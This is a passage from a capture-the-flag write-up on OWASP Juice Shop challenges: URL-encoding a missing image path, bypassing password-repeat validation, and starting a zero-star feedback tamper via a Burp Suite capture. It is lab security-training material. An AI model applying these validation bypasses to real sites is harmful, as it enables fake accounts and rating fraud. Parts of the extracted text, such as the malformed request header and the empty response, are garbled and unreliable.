
After observing the code from inspecting element we see some mistakenly coded parts and that's the reason the photo is not visible. #'s are not encoded for URL so we need to change those.



Once again we use cyberchef for this task and we see that the output is %23.



We replace # with %23 to see if this will fix the situation.



we can see the best photo of the world (cat photo) and this means we successfully did the challenge.

Recommendations:

Always validate inputs. They will only work if they are properly URL encoded otherwise, we lose the chance of seeing a cat.

Repetitive Registration ★

Severity: Medium

Description: Weak validation allows users to create duplicate or fake accounts, potentially bypassing usage restrictions or quota limits.

Impact: Duplicate accounts can lead to resource depletion, fraudulent activities, and skewed analytics. Businesses may suffer financial losses and diminished service quality.

Steps to reproduce the vulnerability:


The screenshot shows a Firefox browser window displaying the OWASP Juice Shop application. The URL in the address bar is `127.0.0.1:3000/#/score-board?categories=Improper%20Input%20Validation`. The page title is "dry principle - Google'da Ara". The interface includes a search bar, filters for "Difficulty", "Status", and "Tags", and a navigation bar with tabs for various security categories like "All", "XSS", "Sensitive Data Exposure", etc.

The main content area displays a grid of challenges:



- Missing Encoding**: ★ (Green). Retrieve the photo of Bjoern's cat in "meille combat-mode". Hint: [Show answer](#)
- Repetitive Registration**: ★ (Green). Follow the DRY principle while registering a user. Hint: [Show answer](#)
- Zero Stars**: ★ (Green). Give a devastating zero-star feedback to the store. Hint: [Show answer](#)
- Empty User Registration**: ★★ (Yellow). Register a user with an empty email and password. Hint: [Show answer](#)
- Admin Registration**: ★★★ (Orange). Register as a user with administrator privileges. Hint: [Show answer](#)
- Deluxe Fraud**: ★★★ (Orange). Obtain a Deluxe Membership without paying for it. Hint: [Show answer](#)
- Mint the Honey Pot**: ★★★ (Orange). Mint the Honey Pot NFT by gathering BEEs from the bee haven. Tags: Web3, Internet Traffic. Hint: [Show answer](#)
- Playback Time**: ★★★ (Orange). Place an order that makes you rich. Hint: [Show answer](#)
- Upload Size**: ★★★ (Orange). Upload a file larger than 100 kB. Hint: [Show answer](#)
- Upload Type**: ★★★ (Orange). Upload a file that has no .pdf or .zip extension. Hint: [Show answer](#)
- Expired Coupon**: ★★★★ (Red). Successfully redeem an expired campaign coupon code. Hint: [Show answer](#)
- Poison Null Byte**: ★★★★ (Red). Bypass a security control with a Poison Null Byte to access a file not meant for your eyes. Tags: Prerequisite. Hint: [Show answer](#)

At the bottom of the screen, there is a dock with icons for various applications, including the Mac OS Dock.


In this lab it tells us to follow the DRY principle while generating a user.



After doing some research about DRY principle we see that it wants from us to bypass the repeat mechanic in registering an user.



We try to register a new user and fill the form as normal however after filling the repeat password we go back to main password and change it then we observe that the repeat the password section didn't give error even tho they are different so, we try to proceed further.



We successfully made through the challenge even tho repeat password and normal password were not same.

Recommendation:

Ensure that the registration system validates whether an email address or username is already associated with an existing account to prevent duplicate registrations. Add CAPTCHA or similar anti-automation measures to prevent bots or scripts from performing automated repetitive registrations.

Zero Stars ★

Severity: Low

Description: Weak validation in rating systems allows attackers to manipulate reviews, ratings, or feedback scores.

Impact: Manipulated ratings can distort customer perceptions, undermine brand credibility, and reduce customer trust in product quality.


Steps to reproduce the vulnerability:

The screenshot shows a Firefox browser window displaying the OWASP Juice Shop application. The URL is 127.0.0.1:3000/#/score-board?categories=improper+Input+Validation. The page lists various challenges categorized under 'Improper Input Validation'. Each challenge card includes a title, a difficulty rating (e.g., ★★), and a brief description. Buttons for 'Prerequisites' and 'Hint' are visible next to some challenges.

In this challenge we need to give a 0 star feedback to the store so, let's get into it.

The screenshot shows a Firefox browser window displaying the OWASP Juice Shop application. The URL is 127.0.0.1:3000/#/contact. The page shows a 'Customer Feedback' form. The 'Rating' field is set to 0. The right sidebar shows user account information: gg@gmail.com, Orders & Payment, Privacy & Security, and Logout.

First we login to our account with gg@gamil.com username and 123456 password.



Now we send a normal feedback and capture the request on burpsuite.

The screenshot shows the Burp Suite Community Edition interface. The top menu bar includes 'Burp Suite Community Edition', 'Burp', 'Project', 'Intruder', 'Repeater', 'View', 'Help', and a date/time stamp 'Tue Dec 31 03:32'. Below the menu is a toolbar with icons for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparator, Logger, Organizer, Extensions, and Learn. The 'Proxy' tab is selected.

The main window displays a table of captured requests. The columns include Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, Cookies, and Time. A filter dropdown at the top left says 'Filter settings: Hiding CSS, image and general binary content'.

The table lists several requests from 'http://detectportal.firefox.com' and 'http://127.0.0.1:3000'. Some requests are marked with a checkmark in the 'Edited' column, indicating they have been modified.

On the right side of the interface, there are three panels: 'Inspector' (Request attributes, Request cookies, Request headers, Response headers), 'Registers' (Registers panel), and 'Notes' (Notes panel).

The central area shows a detailed view of a selected request. The 'Request' section shows the raw HTTP message:

```

POST /api/feedbacks/18 HTTP/1.1
Host: http://127.0.0.1:3000
Content-Type: application/json
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6090.134 Safari/537.36
Referer: http://127.0.0.1:3000/api/feedbacks/18
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

```


The 'Response' section shows the raw JSON response:

```


